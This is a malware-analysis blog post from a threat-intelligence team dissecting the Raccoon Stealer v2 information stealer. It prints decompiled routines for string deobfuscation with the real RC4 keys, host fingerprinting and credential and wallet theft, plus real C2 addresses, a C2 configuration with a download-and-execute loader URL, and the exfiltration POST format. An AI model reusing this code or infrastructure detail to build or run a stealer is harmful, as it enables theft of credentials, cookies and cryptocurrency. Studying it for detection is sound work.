Raccoon Stealer v2 – Part 2: In-depth analysis

By Pierre Le Bourhis, Quentin Bourgue and Sekoia TDR

Published: 2022-06-29 · Archived: 2026-04-02 10:53:03 UTC

Table of contents

Introduction

Raccoon is an information-stealing malware the likes of cryptocurrency wallet stealers such as AgentTesla, Formbook, Redline, and Vidar. In March 2022, Raccoon Team announced their temporary retirement due to missing team members related to the conflict between Ukraine and Russia that started in February 2022 on different forums (i.e. xss[.]is). They also mentioned they are working on a new version of the malware.

This blog post is a technical analysis of the new Raccoon Stealer 2.0 stand-alone version. Authors have announced that the malware is also available in a DLL format or could be embedded in other PE.

Link to the analyzed sample :
https://bazaar.abuse.ch/sample/022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03/

This article follows up the first publication on Raccoon Stealer v2 to analyse in depth the malware functionalities and capabilities.

Technical overview

Raccoon Stealer v2 is written in C/C++ and ASM, the standalone version is approximately 56 KB, malware obfuscates its configuration and strings. It also performs dynamic linking. Communication with its Command and Control servers occurs over HTTP; no encryption or data obfuscation is used to exchange with the attacker's server.

Raccoon v2 targets various crypto wallets, retrieves cookies and saves credit card numbers from browsers (Edge, Firefox and Chrome).

Run-time dynamic Linking

The first task performed by the malware is to link libraries functions, initially the PE initiates handles to `Shell32.dll`, `WinInt.dll`, `Crypt32.dll`, `Ole32.dll`, `User32.dll`, `Advapi32.dll` and Kernel32.dll. Contrary to other malwares of the same family, Raccoon doesn't hide the loading of `LoadLibrary` and `GetProcAddress` [T1055.001], moreover imported functions from the various libraries are stored in clear text.

```
13  result = LoadLibraryW(L"kernel32.dll");
14  hModule = result;
15  if ( result )
16  {
17    LoadLibraryW_0 = (HMODULE (__stdcall *)(LPCWSTR))GetProcAddress(result, "LoadLibraryW");
18    LibraryW_0 = LoadLibraryW_0(L"Shlwapi.dll");
19    Ole32_dll = LoadLibraryW_0(L"Ole32.dll");
20    WinInt_dll = LoadLibraryW_0(L"WinInet.dll");
21    Advapi32_dll = LoadLibraryW_0(L"Advapi32.dll");
22    User32_dll = LoadLibraryW_0(L"User32.dll");
23    Crypt32_dll = LoadLibraryW_0(L"Crypt32.dll");
24    Shell32_dll = LoadLibraryW_0(L"Shell32.dll");
25    LoadLibraryW_0(L"Bcrypt.dll");
26    GetProcAddress_0 = (FARPROC (__stdcall *)(HMODULE, LPCSTR))GetProcAddress(hModule, "GetProcAddress");
27    GetCurrentProcess_addr = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress_0(hModule, "GetCurrentProcess");
28    GetEnvironmentVariableW = (DWORD (__stdcall *)(LPCWSTR, LPWSTR, DWORD))GetProcAddress_0(
29                                                                            hModule,
30                                                                            "GetEnvironmentVariableW");
31    GetFileSize = (DWORD (__stdcall *)(HANDLE, LPDWORD))GetProcAddress_0(hModule, "GetFileSize");
32    GetDriveTypeW = (UINT (__stdcall *)(LPCWSTR))GetProcAddress_0(hModule, "GetDriveTypeW");
33    GetLastError = (DWORD (__stdcall *)())GetProcAddress_0(hModule, "GetLastError");
34    GetLocaleInfoW = (int (__stdcall *)(LCID, LCTYPE, LPWSTR, int))GetProcAddress_0(hModule, "GetLocaleInfoW");
35    GetLogicalDriveStringsW = (DWORD (__stdcall *)(DWORD, LPWSTR))GetProcAddress_0(hModule, "GetLogicalDriveStringsW");
36    GetModuleFileNameW = (DWORD (__stdcall *)(HMODULE, LPWSTR, DWORD))GetProcAddress_0(hModule, "GetModuleFileNameW");
37    GetSystemWow64DirectoryW = (UINT (__stdcall *)(LPWSTR, UINT))GetProcAddress_0(hModule, "GetSystemWow64DirectoryW");
38    GetUserDefaultLocaleName = (int (__stdcall *)(LPWSTR, int))GetProcAddress_0(hModule, "GetUserDefaultLocaleName");
39    GetTimeZoneInformation = (DWORD (__stdcall *)(LPTIME_ZONE_INFORMATION))GetProcAddress_0(
40                                                                            hModule,
41                                                                            "GetTimeZoneInformation");
42    GlobalAlloc = (HGLOBAL (__stdcall *)(UINT, SIZE_T))GetProcAddress_0(hModule, "GlobalAlloc");
43    GlobalFree = (HGLOBAL (__stdcall *)(HGLOBAL))GetProcAddress_0(hModule, "GlobalFree");
44    GlobalMemoryStatusEx = (BOOL (__stdcall *)(LPMEMORYSTATUSEX))GetProcAddress_0(hModule, "GlobalMemoryStatusEx");
```

Figure 1. Part of the decompiled function which executes the run-time dynamic linking

Obfuscation techniques

Once the functions are imported, Raccoon deobfuscates [T1140] a list of strings used to set up Command and Control communication, and exfiltration operations. This obfuscation technique is often implemented in other malware. The obfuscated strings are RC4-encrypted [T1027] strings stored in base64. The sample used two different RC4 keys, one for decrypting strings used later in the program and a second one to decrypt the list of C2.

```
v109 = 0;
v0 = sub_401806("fVQMox8c", &v109);
tlgrm_ = mw_wrapper_rc4_decrypt(dword_40E228, v0, &v109, "edinayarossiya");
v1 = sub_401806("bE8Yjg==", &v109);
ews_ = mw_wrapper_rc4_decrypt(dword_40E228, v1, &v109, "edinayarossiya");
v2 = sub_401806("bkoJoy0=", &v109);
grbr_ = mw_wrapper_rc4_decrypt(dword_40E228, v2, &v109, "edinayarossiya");
v3 = sub_401806("LEtihSAW6eunMDV+Aes3rVhAClFoaQM=", &v109);
fstring__s__s_TRUE__s = mw_wrapper_rc4_decrypt(dword_40E228, v3, &v109, "edinayarossiya");
v4 = sub_401806("XGon61cwprfREQZ+AehCnwI2Q30+EA==", &v109);
fstring_URL_USR_PASS = mw_wrapper_rc4_decrypt(dword_40E228, v4, &v109, "edinayarossiya");
v5 = sub_401806("ADFOtVtjiZGI", &v109);
fstring_prct_s_prct_d = mw_wrapper_rc4_decrypt(dword_40E228, v5, &v109, "edinayarossiya");
v6 = sub_401806("ABVLnR0gzY7neRx+Aeg=", &v109);
Locale_doubledot_fstring = mw_wrapper_rc4_decrypt(dword_40E228, v6, &v109, "edinayarossiya");
v7 = sub_401806("ABVLniF5jMfxSQ==", &v109);
fstring_OS = mw_wrapper_rc4_decrypt(dword_40E228, v7, &v109, "edinayarossiya");
v8 = sub_401806("ABVLgzMOlsKnJxwWMOg=", &v109);
fstring_RAM = mw_wrapper_rc4_decrypt(dword_40E228, v8, &v109, "edinayarossiya");
v9 = sub_401806("ABVLhRsuycL4LFI+SMI3vXQJHXggc2czmduXAivp0jSxF5aMYw==", &v109);
fstring_timezon_from_GMT = mw_wrapper_rc4_decrypt(dword_40E228, v9, &v109, "edinayarossiya");
v10 = sub_401806("ABVLlRsw3I7jOhwoG5h35HFAHSBofgM=", &v109);
fstring_display_size = mw_wrapper_rc4_decrypt(dword_40E228, v10, &v109, "edinayarossiya");
v11 = sub_401806("LFw=", &v109);
fstring_prct_d = mw_wrapper_rc4_decrypt(dword_40E228, v11, &v109, "edinayarossiya");
v12 = sub_401806("ABVLkAAgxIv2Jl8vB5B35HEdXDxH", &v109);
fstring_architecture = mw_wrapper_rc4_decrypt(dword_40E228, v12, &v109, "edinayarossiya");
v13 = sub_401806("ABVLkiIWlsKnMBxzV4YyvT4XHCtkEA==", &v109);
fstring_CPU_and_core_number = mw_wrapper_rc4_decrypt(dword_40E228, v13, &v109, "edinayarossiya");
```

Figure 2. Example of the multiple calls to the first deobfuscation function

```
int __thiscall mw_rc4_decryption(_DWORD *this, int arg_string_obfuscated, int arg_rc4_key)
{
  int v3; // edi
  int v5; // eax
  int v6; // edx
  int i; // ebx
  int v8; // ecx
  int v10; // [esp+Ch] [ebp-4h]

  v3 = arg_rc4_key;
  v5 = localAlloc(64, arg_rc4_key + 16);
  v6 = 0;
  this[512] = v5;
  v10 = 0;
  for ( i = 0; v10 < arg_rc4_key; ++v10 )
  {
    v6 = (v6 + 1) % 256;
    v8 = this[v6];
    i = (v8 + i) % 256;
    this[v6] = this[i];
    this[i] = v8;
    *(_BYTE *)(v10 + this[512]) = *(_BYTE *)(v10 + arg_string_obfuscated) ^ LOBYTE(this[(v8 + this[v6]) % 256]);
    v3 = arg_rc4_key;
  }
  *(_BYTE *)(v3 + this[512]) = 0;
  return this[512];
}
```

Figure 3. Decompiled version of the RC4 algorithm used in Raccoon v2

```
 logins.json
\autofill.txt
\cookies.txt
\passwords.txt
```

```
---
--
*/*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Content-Type: multipart/form-data; boundary=
Content-Type: text/plain;
User Data
wallets
wlts_
ldr_
```

Figure 4. Extract of deobfuscated data

As mentioned in the beginning of this section, Raccoon Stealer used a different key to decrypt its Command and Control URLs; the deobfuscated values are stored in an array. This array can take up to 5 values, which we assess as a capacity of the malware to have a backup Command and Control instance to ensure resilience.

```
59  mw_lib_func_loading();
60  mw_deobfuscate_string();
61  mw_CoInitialize(0);
62  var_concat_string = 0;
63  var_rc4_key_c2 = mw_convert_chr_to_widechar("59c9737264c0b3209d9193b8ded6c127");
64  v0 = (const CHAR *)sub_40A6D2("XVHmGYV5cH1pvOC0w/cmantl/oG9aw==                                ");
65  v1 = sub_401806(v0, (int *)&var_concat_string);
66  v2 = mw_wrapper_rc4_decrypt(dword_40EC98, v1, (int *)&var_concat_string, "59c9737264c0b3209d9193b8ded6c127");
67  v3 = (const CHAR *)sub_40A6D2("                                                            ");
68  v4 = sub_401806(v3, (int *)&var_concat_string);
69  v5 = mw_wrapper_rc4_decrypt(dword_40EC98, v4, (int *)&var_concat_string, "59c9737264c0b3209d9193b8ded6c127");
70  v6 = (const CHAR *)sub_40A6D2("                                                            ");
71  v7 = sub_401806(v6, (int *)&var_concat_string);
72  var_array_c2_IPs[1] = v5;
73  var_array_c2_IPs[2] = mw_wrapper_rc4_decrypt(
74                          dword_40EC98,
75                          v7,
76                          (int *)&var_concat_string,
77                          "59c9737264c0b3209d9193b8ded6c127");
78  var_array_c2_IPs[0] = v2;
79  v8 = (const CHAR *)sub_40A6D2("                                                            ");
80  v9 = sub_401806(v8, (int *)&var_concat_string);
81  var_array_c2_IPs[3] = mw_wrapper_rc4_decrypt(
82                          dword_40EC98,
83                          v9,
84                          (int *)&var_concat_string,
85                          "59c9737264c0b3209d9193b8ded6c127");
86  v10 = (const CHAR *)sub_40A6D2("                                                            ");
87  v11 = sub_401806(v10, (int *)&var_concat_string);
88  var_array_c2_IPs[4] = mw_wrapper_rc4_decrypt(
89                          dword_40EC98,
90                          v11,
91                          (int *)&var_concat_string,
92                          "59c9737264c0b3209d9193b8ded6c127");
93  if ( GetUserDefaultLocaleName(LocaleName, 85) )
```

Figure 5. Deobfuscation of the Command and Control with the new RC4 key

The deobfuscated C2 in the sample we analyzed is: `http://51.195.166[.]184/`



Figure 6. CyberChef recipe to deobfuscate the C2 URLs

Mutex

After the run-time dynamic linking and string deobfuscation, the stealer checks the existence of a Mutex. In the sample we analyzed, its value is `8724643052`. If the mutex already exists, the process exits, otherwise, the malware creates it and the malware further proceeds.

```
93  if ( GetUserDefaultLocaleName(LocaleName, 85) )
94  {
95    v12 = (PCWSTR *)&off_40E000;
96    do
97    {
98      if ( StrStrIW(LocaleName, *v12) )
99        break;
100     ++v12;
101   }
102   while ( v12 != (PCWSTR *)&unk_40E004 );
103 }
104 if ( OpenMutexW(0x1F0001u, 0, L"8724643052") )
105   ExitProcess(2u);
106 CreateMutexW(0, 0, L"8724643052");
107 if ( mw_check_user_privileges() )
108   mw_list_running_process();
```

Figure 7. Mutex operation in Raccoon Stealer v2

It is worth noting that the mutex test is the only technique we observed in the sample that would prevent malware execution.

Host checking

The malware then checks the privileges of the running process and returns zero in case the S-I-D (Security IDentifier) is `S-1-5-18` which stands for `NT Authority\System`. However this function also returns zero if the process can neither get the token information nor convert its SID into a string type.

```
int mw_check_user_privileges()
{
  BOOL (__stdcall *v0)(HANDLE, DWORD, PHANDLE); // esi
  int CurrentProcess_addr; // eax
  int v2; // esi
  PSID *v3; // edi
  DWORD v5; // [esp+0h] [ebp-14h]
  HANDLE *v6; // [esp+4h] [ebp-10h]
  LPWSTR StringSid; // [esp+8h] [ebp-Ch] BYREF
  HANDLE TokenHandle; // [esp+Ch] [ebp-8h] BYREF
  DWORD TokenInformationLength; // [esp+10h] [ebp-4h] BYREF

  TokenInformationLength = 0;
  v0 = OpenProcessToken;
  CurrentProcess_addr = GetCurrentProcess_addr(8, &TokenHandle);
  if ( !v0((HANDLE)CurrentProcess_addr, v5, v6) )
    return 0;
  v2 = 1;
  if ( !GetTokenInformation(TokenHandle, TokenUser, 0, TokenInformationLength, &TokenInformationLength)
    && GetLastError() != 122 )
  {
    return 0;
  }
  v3 = (PSID *)GlobalAlloc(0x40u, TokenInformationLength);
  if ( !GetTokenInformation(TokenHandle, TokenUser, v3, TokenInformationLength, &TokenInformationLength) )
    return 0;
  StringSid = 0;
  if ( !ConvertSidToStringSidW(*v3, &StringSid) )
    return 0;
  if ( lstrcmpiW(L"S-1-5-18", StringSid) )
    v2 = 0;
  GlobalFree(v3);
  return v2;
}
```

Figure 8. Code checking current permissions

If the process permission is not `NT Authority\System`, or the process cannot get its token information, the malware does not perform the next function that loops over the running processes [T1057]. Again, the result of this function is not critical to the rest of the execution; the returned value is immediately erased by the next instruction. (*cf.*: `mov eax, some value`).

```
BOOL mw_list_running_process()
{
  HANDLE Toolhelp32Snapshot; // esi
  BOOL result; // eax
  PROCESSENTRY32 v2; // [esp+4h] [ebp-22Ch] BYREF

  Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
  v2.dwSize = 556;
  result = Process32First(Toolhelp32Snapshot, &v2);
  if ( result )
  {
    while ( Process32Next(Toolhelp32Snapshot, &v2) )
      ;
    return 1;
  }
  return result;
}
```

Figure 9. Malware listing running process of the infected host

Nb: This non-usage of the return value likely indicates that Raccoon Stealer v2 is still under development.

Initial C2 communication

After what can be considered the initiation phase, the malware begins to set up its first connection to the Command and Control server [T1041].

First, it gets the `MachineGuid` by reading the Registry [T1012] to identify the infected host: `HKLM:\SOFTWARE\Microsoft\Cryptography\MachineGuid`

```
BYTE *read_reg_MachineGuid()
{
  BYTE *v0; // edi
  LSTATUS v1; // esi
  LSTATUS v2; // eax
  DWORD v4; // [esp+8h] [ebp-Ch] BYREF
  DWORD v5; // [esp+Ch] [ebp-8h] BYREF
  HKEY hKey; // [esp+10h] [ebp-4h] BYREF

  v0 = (BYTE *)localAlloc(64, 520);
  v5 = 260;
  v4 = 1;
  v1 = RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Cryptography", 0, 0x20119u, &hKey);
  v2 = RegQueryValueExW(hKey, (LPCWSTR)MachineGuid, 0, &v4, v0, &v5);
  if ( v1 || v2 )
    RegCloseKey(hKey);
  return v0;
}
```

Figure 10. Fingerprinting of the MachineGuid via the Registry

Then it reads the username from Adavapi32 library.

```
WCHAR *mw_GetUserName()
{
  WCHAR *v0; // esi
  DWORD pcbBuffer; // [esp+4h] [ebp-4h] BYREF

  pcbBuffer = 257;
  v0 = (WCHAR *)localAlloc(64, 514);
  GetUserNameW(v0, &pcbBuffer);
  return v0;
}
```

Figure 11. Code used to get the username

Eventually, the data are concatenated with the following structure:

`machineId=<MachineGuid>|<UserName>&configId=<RC4 key>`

```
reg_MachineGuid = read_reg_MachineGuid();                                                                    1
UserName = mw_GetUserName();
v16 = StrCpyW(v13, machineId_eq);
var_machineId_eq_value = mw_concat_str(v16, (const WCHAR *)reg_MachineGuid);
v18 = mw_concat_str(var_machineId_eq_value, pipe_chr);
v19 = mw_concat_str(v18, UserName);                                                                          2
v20 = mw_concat_str(v19, (const WCHAR *)ampersand_chr_configId_eq);
v21 = mw_concat_str(v20, rc4_c2_key);
var_concat_string = StrCpyW((PWSTR)lpFileName, v21);// `machineId=<machineGuid>|<Username>&configId=<RC4 key for C2 obfuscation>`
LocalFree_0(reg_MachineGuid);
LocalFree_0(UserName);
LocalFree_0(v21);
var_c2_uri = (WCHAR *)localAlloc(64, 2048);
var_iterator = 0;
lpFileName = 0;
while ( 1 )
{
  v24 = mw_convert_chr_to_widechar((const CHAR *)var_array_c2_IPs[(_DWORD)var_iterator]);
  if ( v24[lstrlenW(v24) - 1] != 47 )
    v24 = mw_concat_str(v24, (const WCHAR *)"/");
  var_http_response = (WCHAR *)mw_send_http_request_to_c2((const WCHAR *)var_concat_string, (const WCHAR *)hMem, v47);   3
  if ( lstrlenW(var_http_response) >= 64 )
    break;
```

Figure 12. Host fingerprinting and Command and Control server communication

The formatted data is sent to the C2 over HTTP in a POST request at the root of the server. It is interesting to note that the loop requests the list of previously deobfuscated C2; the malware requests every C2 in its list; the first to respond with data is assigned as the official C2 for the next communication.

The C2 replies with a significant configuration in plain text, which contains the following information:

- Downloading DLLs URLs;
- Requested functionalities:
  - Take a screenshot (*cf.*: `scrnsht_`);
  - Cache investigation of the Telegram desktop application (*cf.*: `tlgrm_`);
  - Next stage setup and execution (*cf.*: `ldr_1`);
- Browser extensions to search for (*cf.*: `ews_`);
- Cryptographic Wallets of interest (*cf.*: `wlts_`);
- A token used to define the HTTP C2 endpoint for further communication.

```
ews_brave:odbfpeeihdkbihmopkbjmoonfanlbfcl;Brave;Local Extension Settings\n
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings\n
ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings\n
ews_mewcx:nlbmnnijcnlegkjjpcfjclmcfggfefdm;MEW_CX;Sync Extension Settings\n
ews_ton:cgeeodpfagjceefieflmdfphplkenlfk;TON;Local Extension Settings\n
ews_goby:jnkelfanjkeadonecabehalmbgpfodjm;Goby;Local Extension Settings\n
ews_ton_ex:nphplpgoakhhjchkkhmiggakijnkhfnd;TON;Local Extension Settings\n
scrnsht_Screenshot.jpeg:1\n
tlgrm_Telegram:Telegram Desktop\tdata|*|*emoji*,*user_data*,*tdummy*,*dumps*\n
ldr_1:http://94.158.244.119/U4N9B5X5F5K2A0L4L4T5/84897964387342609301.bin|%TEMP%\|exe\n
token:7c5a89155ed44c062e3e40348e296947
```

Figure 13. Extract of the configuration sent by the C2 server to infected host

All of the described configurations are not always set up; for example, screenshot capture or next stage loader are often missing, they might not be present by default.

DLLs setup

As presented in the previous section, the malware retrieves information about the URLs hosting the following DLLs to be downloaded [T1105]:

- nss3.dll
- nssdbm3.dll
- msvcp140.dll
- vcruntime140.dll
- mozglue.dll
- freebl3.dll
- softokn3.dll
- sqlite3.dll

These are legitimate third-party DLLs allowing malware to collect data on the infected host.

10.127.0.131	45.150.67.175	HTTP	230	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1	Download nss3.dll
45.150.67.175	10.127.0.131	HTTP	70	HTTP/1.1 200 OK	
10.127.0.131	45.150.67.175	HTTP	234	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll HTTP/1.1	Download msvcp140.dll
45.150.67.175	10.127.0.131	HTTP	396	HTTP/1.1 200 OK	
10.127.0.131	45.150.67.175	HTTP	238	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll HTTP/1.1	Download vcruntime140.dll
45.150.67.175	10.127.0.131	HTTP	1243	HTTP/1.1 200 OK	
10.127.0.131	45.150.67.175	HTTP	233	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll HTTP/1.1	Download mozglue.dll
45.150.67.175	10.127.0.131	HTTP	740	HTTP/1.1 200 OK	
10.127.0.131	45.150.67.175	HTTP	233	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll HTTP/1.1	Download freebl3.dll
45.150.67.175	10.127.0.131	HTTP	1252	HTTP/1.1 200 OK	
10.127.0.131	45.150.67.175	HTTP	234	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll HTTP/1.1	Download softokn3.dll
45.150.67.175	10.127.0.131	HTTP	756	HTTP/1.1 200 OK	
10.127.0.131	45.150.67.175	HTTP	233	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll HTTP/1.1	Download sqlite3.dll
45.150.67.175	10.127.0.131	HTTP	453	HTTP/1.1 200 OK	
10.127.0.131	45.150.67.175	HTTP	233	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll HTTP/1.1	download nssdbm3.dll

Figure 14. PCAP extract of the DLLs downloading

```
89        if ( !lstrcmpiW((LPCWSTR)v32, L"libs") )// Get DLLs URL from 1st C2 HTTP response
90        {
91          var_http_response_data += (_DWORD)hMem + 1;
92          v29 = (HLOCAL)(((_BYTE *)v29 - (_BYTE *)var_http_response_data) >> 1);
93          if ( !v29
94            || (v16 = StrStrW(var_http_response_data, (PCWSTR)double_dot_chr)) == 0
95            || (v17 = v16 - var_http_response_data, (hMem = (HLOCAL)v17) == 0) )
96          {
97            if ( var_ptr_allocated_mem_http_response_length_x2 )
98              LocalFree_0(var_ptr_allocated_mem_http_response_length_x2);
99            if ( v32 )
100             goto LABEL_36;
101           goto LABEL_37;
102         }
103         if ( mw_copy_data_to_dig(&var_ptr_index_http_resp_data, var_http_response_data, 0, v17) )
104         {
105           if ( mw_copy_data_to_dig(&var_proabibly_data_to_write, var_http_response_data, (int)hMem + 1, (int)v29) )
106           {
107             v18 = (WCHAR *)localAlloc(64, 520);
108             v19 = mw_concat_str(v18, arg_ptr_concat_data);
109             v20 = mw_concat_str(v19, (const WCHAR *)backslash_chr);
110             v11 = var_ptr_index_http_resp_data;
111             v21 = mw_concat_str(v20, var_ptr_index_http_resp_data);
112             v22 = mw_concat_str(v21, L".dll");
113             hMem = (HLOCAL)Content_Type_plain_text;
114             v29 = v22;
115             ptr_http_header_content_type = (void *)sub_40839B(&hMem);
116             var_dll_filename = v22;
117             var_alloc_mem_http_response_length_x2 = var_proabibly_data_to_write;
118             hMem = ptr_http_header_content_type;
119             mw_download_write_to_file(
120               var_proabibly_data_to_write,
121               (const WCHAR *)ptr_http_header_content_type,
122               var_dll_filename);
```

Figure 15. Decompiled code downloading the libraries

After parsing the list of DLLs, the malware contacts another Command and Control server to download them. The DLLs are then dropped on the infected host.

Note: At this stage, libraries are not loaded into memory.

Host fingerprinting

Raccoon fingerprints the infected host and the following information are collected [T1082]:

- User CID
- TimeZone [T1614]
- OS version
- Host architecture
- CPU information
- RAM capacity
- Information about display devices
- List installed applications [T1518]

```
v18 = (WCHAR *)localAlloc(64, 20480);
a1 = StrCpyW(v18, (PCWSTR)hMem);
GetUserDefaultLCID(&a1);
format_TimeZone(&a1);
format_OS_version(&a1);
format_host_architecture(&a1);
format_CPU(&a1);
format_RAM(&a1);
format_DisplaySize(&a1);
format_list_display_device(&a1);
format_list_installed_applications(&a1, (HKEY)v33);
host_fingerprint_data[6] = (const WCHAR *)v32;
v28 = (int)a1;
v29 = 0;
host_fingerprint_data[0] = (const WCHAR *)v32;
host_fingerprint_data[1] = a1;
host_fingerprint_data[2] = 0;
v13 = 1;
if ( lstrlenW(a1) > 64 )
{
  v19 = localAlloc(64, 520);
  v20 = (WCHAR *)localAlloc(64, 520);
  v30 = (HLOCAL)mw_probably_RtlGenRandom(v19, 0x10u);
  v21 = StrCpyW(v20, Content_Type_multipart_form_data_boundary);
  v22 = (WCHAR *)v30;
  v23 = mw_concat_str(v21, (const WCHAR *)v30);
  v29 = 0;
  v28 = star_backlash_star;             // */*
  v30 = v23;
  http_headers = (HLOCAL)mw_str_add_cr_lf(&v30);
  v24 = (void *)localAlloc(64, 388);
  v25 = WideCharToMultiByte(0xFDE9u, 0, v22, -1, 0, 0, 0, 0);
  if ( v25 )
  {
    if ( WideCharToMultiByte(0xFDE9u, 0, v22, -1, (LPSTR)v24, v25, 0, 0) )
      mw_send_http_request_to_c2_data(
        v24,
        arg_c2_plus_data,
        1,
        host_fingerprint_data,
        0,
        0,
        (const WCHAR *)http_headers,
        (LPCWSTR *)&v28);
  }
  LocalFree_0(v24);
```

Figure 16. Advanced host fingerprinting

All information is gathered in a file named `System Info.txt` which is sent to the C2 server in a POST request with the content type `application/x-object`. This time, the C2 URL changes, the token extracted from the configuration (the one received in the first HTTP response) is used as the new HTTP endpoint.

```
POST /7c5a89155ed44c062e3e40348e296947 HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=1O16u35Fxn447BQg
User-Agent: record
Host: 45.150.67.175
Content-Length: 3531
Connection: Keep-Alive
Cache-Control: no-cache

--1O16u35Fxn447BQg
Content-Disposition: form-data; name="file"; filename="System Info.txt"
Content-Type: application/x-object

System Information:
        - Locale: English
        - Time zone:      - OS: Windows 7 Ultimate
        - Architecture: x64
        - CPU: Intel Core Processor (Broadwell)...    (2 cores)
        - RAM: 2047 MB
        - Display size: 1280x720
        - Display Devices:
                0) Standard VGA Graphics Adapter

Installed applications:
        7-Zip 19.00 (x64)
        Mozilla Firefox 75.0 (x64 en-US)
        Mozilla Maintenance Service 75.0
        VLC media player 3.0.6
        Microsoft .NET Framework 4.7.2 4.7.03062
        Microsoft Visual C++ 2010  x64 Redistributable - 10.0.40219
        Java 7 Update 80 (64-bit) 7.0.800
        Microsoft Visual C++ 2012 x64 Additional Runtime - 11.0.61030
        Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.40660
```

Figure 17. Sended packet to the C2 containing fingerprint information

Configuration big picture

As introduced in the section `C2 communication initiation`, the sample obtains a configuration with a particular structure. Each line of the configuration, which is text-based, defines a type and how to collect information on the host. `wlts_` and `ews_` are prefixes used in the configuration, `wlts_` stands for wallets and `ews_` for browser web extension, as shown below by two configuration examples:

- `ews_auromina:cnmamaachppnkjgnildpdmkaakejnhae;AuroWallet;Local Extension Settings`
- `wlts_xmr:Monero;5;Monero\\wallets;*.keys;`

Configuration for browser extensions is defined by three values separated by semicolon: the browser extension directory name, the name and the type of extension, the extension type can be `Local Extension Settings` or `IndexedDB`.

Configuration for wallets is a bit more complex. Here the values are separated by a semicolon: the first value is the wallet name, the second value is an integer, the next values are files and/or directories pattern to search.

Stealing functions summary

The execution flow for the next functions is as follows (each step is detailed in the next sections of this article):

1. Use sqlite3.dll to retrieve credit card information, cookies and saved passwords by browser (autofill) [T1539] [T1555.003];
2. Use mozglue3.dll to get logins.json, cookies, and histories from Firefox [T1539] ;
3. Parse the received configuration to search for particular crypto wallets (*cf.*: `wlts_` and `ews_`)[T1005];
4. Search file named `wallet.dat` [T1005];
5. Grab files according to the pattern set in the configuration; [optional] [T1119]
6. Investigate into the Telegram Desktop cache; [optional]
7. Capture a screenshot of the infected host desktop; [optional] [T1113]
8. Load and execute the next stage. [optional] [T1106]

```
sqlite3_dll = LibraryW_0;
if ( LibraryW_0 )
  mw_steal_password_credit_card_cookiue_with_sqlite3((int)LibraryW_0, (int)var_http_response);
nss3_dll = LoadLibraryW_0(lpFileName);
hLibModule_nss3_dll = nss3_dll;
if ( nss3_dll )
{
  hMem = (HLOCAL)localAlloc(64, 520);
  SHGetSpecialFolderPathW(0, (LPWSTR)hMem, 26, 0);
  if ( mw_load_nss_functions(nss3_dll) )
  {
    nss = nss3_dll;
    v40 = hMem;
    mw_moz_logins_autofill_stealer((int)var_c2_uri, (const WCHAR *)hMem, nss, 0);
  }
  else
  {
    v40 = hMem;
  }
  LocalFree_0(v40);
}
mw_wlts_steal(var_http_response, (int)var_c2_uri);
mw_search_wallet_dat(var_http_response, (int)var_c2_uri);
mw_file_grabber(var_http_response, (int)var_c2_uri);
mw_telegram_cache_inspection(var_http_response, (int)var_c2_uri);
v41 = localAlloc;
v42 = lstrlenW(var_http_response);
hMem = (HLOCAL)v41(64, 2 * v42);
if ( (int)mw_is_screenshot_requested(var_http_response, &hMem) > 0 )
  mw_capture_screenshot((const WCHAR *)hMem, (int)var_c2_uri);
LocalFree_0(hMem);
mw_loader_and_shellExecute(var_http_response);
if ( hLibModule_nss3_dll )
  FreeLibrary(hLibModule_nss3_dll);
DeleteFileW(lpFileName);
LocalFree_0((HLOCAL)lpFileName);
if ( sqlite3_dll )
  FreeLibrary(sqlite3_dll);
v43 = (WCHAR *)lpLibFileName;
DeleteFileW(lpLibFileName);
LocalFree_0(v43);
LocalFree_0(var_http_response);
}
